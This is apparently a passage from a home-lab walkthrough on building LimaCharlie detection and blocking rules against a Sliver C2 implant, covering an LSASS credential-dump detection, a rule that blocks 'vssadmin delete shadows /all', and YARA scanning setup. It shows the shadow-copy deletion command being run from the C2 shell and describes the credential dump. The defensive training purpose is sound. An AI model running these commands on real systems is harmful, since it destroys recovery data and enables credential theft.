[server] sliver (SEVERE_YOGURT) >
```

4. Now we implement Detection and Response rules to detect the dump we can use LimaCharlie and the correct filters to find the relevant telemetry.




5. Create a rule for this specific event (the log recorded for the dump)





We're specifying that this detection should only look at SENSITIVE_PROCESS_ACCESS events where the victim, or target process ends with lsass.exe - excluding a very noisy false positive in this VM, wmiprvse.exe.

We're telling LimaCharlie to simply generate a detection "report" anytime this detection occurs.




We can target an event and test if the detection would work against that event






We will rename this detection LSASS Accessed



6. Run the LOLBIN attack again and we should see logs detecting the dump



Conclusions:

- Elevated the C2 implant to a SYSTEM level process
- Dumped the lsass.exe by using LOLBIN, to steal credentials
- Filtered to the log where the dump occurred and set up Detection rules to detect the threat with our own detection signature.

Part 4 – Blocking Attacks


So far alerts have been generated for attacks, in this part we are going to be blocking them.

It is essential when writing a blocking rule to properly baseline the environment for false positives. This can be done by creating an alert-only detection rule and letting it run for days or weeks, turning it to eliminate all false positives and then deploying the blocking version of that rule.

Volume Shadow Copies provide a convenient way to restore individual files or even an entire file system to a previous state which makes it a very attractive option for recovering from a ransomware attack. For this reason, it's become very predictable that one of the first signs of an impending ransomware attack is the deletion of volume shadow copies.


This is not done often so we now have a prime candidate for a blocking rule: **low false positive prevalence, high threat activity**.

1. Drop into a native command prompt and delete all the volume shadow copies, the shell should still be active after they are deleted, check with whoami



We can see that LimaCharlie has detected what we are doing. This is because of the default Sigma rules


We can also examine the metadata contained within the detection itself. Sigma rules give us references to help understand why the detection exists in the first place



2. create a D&R rule and add to the response section

The “action: report” section simply fires off a Detection report to the “Detections” tab

The “action: task” section is what is responsible for killing the parent process responsible with deny_tree for the vssadmin delete shadows /all command.




3. Delete the Volume shadows again

We can see now the D&R rule will trigger and terminate our C2 implant process. Typing the command whoami will show that the shell was exited and will fail to return anything because the parent process was terminated.

In a real-world example, the parent process is likely the ransomware payload or lateral movement tool that would be terminated in this case.

```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
Shell exited

[server] sliver (SEVERE_YOGURT) > _
```

When we check the detections, we can see the rule was fired



Continue tweaking your rule to allow it to account for the other ways volume shadows can be deleted, as well as other ways to make the rule more robust.

One tweak you'd certainly want to consider is using more intelligent ways of matching on the command line instead of matching on a literal string of `vssadmin delete shadows /all`. One weakness of the rule the way its written is that adding a simple space somewhere breaks our detection. For this reason, I am a big fan of using the `contains` operator to look for these command line arguments instead.

```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```

Conclusions:


- Deletion of volume shadow copies is a common sign of a ransomware attack
- Created a D&R response rule that will kill the parent process when it detects an attempt to deleting the volume shadow copies


Part 5 – Automating YARA Scanning

YARA is an open-source tool for identifying and classifying malware using customisable detection rules based on textual or binary patterns.


In this part, we are going to prepare our LimaCharlie instance for detecting certain file system and process activities to trigger YARA scans.

1. Add YARA rules, specifically for sliver and sliver processes






contents of this gist




2. Add D&R detection and response rule to generate alerts whenever a YARA detection occurs



